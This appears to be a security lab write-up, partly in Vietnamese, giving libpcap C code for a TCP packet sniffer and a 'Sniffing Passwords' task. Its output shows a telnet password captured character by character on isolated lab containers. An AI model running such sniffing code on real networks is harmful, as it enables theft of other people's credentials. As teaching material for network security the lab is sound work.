
Capture the TCP packets with a destination port number in the range from 10 to 100:



```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "TCP and dst portrange 10-100";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```




```
┌──(root㉿kali)-[/home/kali/Desktop/2]
└─# ./sniffer_tcp
Source: 192.168.179.131   Destination: 192.168.179.132   Protocol: TCP
Source: 192.168.179.132   Destination: 192.168.179.131   Protocol: TCP
Source: 192.168.179.131   Destination: 192.168.179.132   Protocol: TCP
Source: 192.168.179.132   Destination: 192.168.179.131   Protocol: TCP
^C
```




```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.179.132
Trying 192.168.179.132...
telnet: Unable to connect to remote host: Connection refused

┌──(kali㉿kali)-[~]
└─$ telnet 192.168.179.132
Trying 192.168.179.132...
telnet: Unable to connect to remote host: Connection refused

┌──(kali㉿kali)-[~]
└─$ █
```


2.1C: Sniffing Passwords



```c
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <ctype.h>


#define ETHER_ADDR_LEN 6
#define SIZE_ETHERNET 14

/* Ethernet header */
struct ethheader {
  u_char  ether_dhost[6]; /* destination host address */
  u_char  ether_shost[6]; /* source host address */
  u_short ether_type;                     /* IP? ARP? RARP? etc */
};

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};
#define IP_HL(ip)               (((ip)->iph_ihl) & 0x0f)

/* TCP header */
typedef unsigned int tcp_seq;

struct sniff_tcp {
  unsigned short th_sport; /* source port */
  unsigned short th_dport; /* destination port */
  tcp_seq th_seq;       /* sequence number */
  tcp_seq th_ack;       /* acknowledgement number */
  unsigned char th_offx2;  /* data offset, rsvd */
    #define TH_OFF(th)  (((th)->th_offx2 & 0xf0) >> 4)
  unsigned char th_flags;
  #define TH_FIN 0x01
  #define TH_SYN 0x02
  #define TH_RST 0x04
  #define TH_PUSH 0x08
  #define TH_ACK 0x10
  #define TH_URG 0x20
  #define TH_ECE 0x40
  #define TH_CWR 0x80
  #define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG | TH_ECE | TH_CWR)
  unsigned short th_win; /* window */
  unsigned short th_sum; /* checksum */
  unsigned short th_urp; /* urgent pointer */
};

void print_payload(const u_char * payload, int len) {
    const u_char * ch;
```




```c
void print_payload(const u_char * payload, int len) {
    const u_char * ch;
    ch = payload;
    printf("Payload: \n\t\t");

    for(int i=0; i < len; i++){
        if(isprint(*ch)){
                if(len == 1) {
                        printf("\t%c", *ch);
                }
                else {
                        printf("%c", *ch);
                }
        }
        ch++;
    }
    printf("\n____________________________________________\n");
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    const struct sniff_tcp *tcp;
    const char *payload;
    int size_ip;
    int size_tcp;
    int size_payload;

    struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;


        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:

            tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
            size_tcp = TH_OFF(tcp)*4;

            payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
            size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

            if(size_payload > 0){
                    printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
                    printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
                    printf("   Protocol: TCP\n");
                print_payload(payload, size_payload);
            }

            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }

}
```




```c
    }
  }

}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port telnet";
    bpf_u_int32 net;

    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("br-e8d2b02fb7f9", BUFSIZ, 1, 1000, errbuf);

    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); //Close the handle
    return 0;
}
```

Thực hiện telnet




```
seed@6136312c3a39:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6136312c3a39 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.3.0-kali1-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 18 22:32:42 UTC 2023 from hostA-10.9.0.5.net-10.9.0.0 on pts/1
seed@6136312c3a39:~$ 
```

Bắt được mật khẩu là dees:




```
Source: 10.9.0.6 Port: 23
Destination: 10.9.0.5 Port: 46242
   Protocol: TCP
Payload:
                Password:
____________________________________________
Source: 10.9.0.5 Port: 46242
Destination: 10.9.0.6 Port: 23
   Protocol: TCP
Payload:
                        d
____________________________________________
Source: 10.9.0.5 Port: 46242
Destination: 10.9.0.6 Port: 23
   Protocol: TCP
Payload:
                        e
____________________________________________
Source: 10.9.0.5 Port: 46242
Destination: 10.9.0.6 Port: 23
   Protocol: TCP
Payload:
                        e
____________________________________________
Source: 10.9.0.5 Port: 46242
Destination: 10.9.0.6 Port: 23
   Protocol: TCP
Payload:
                        s
```

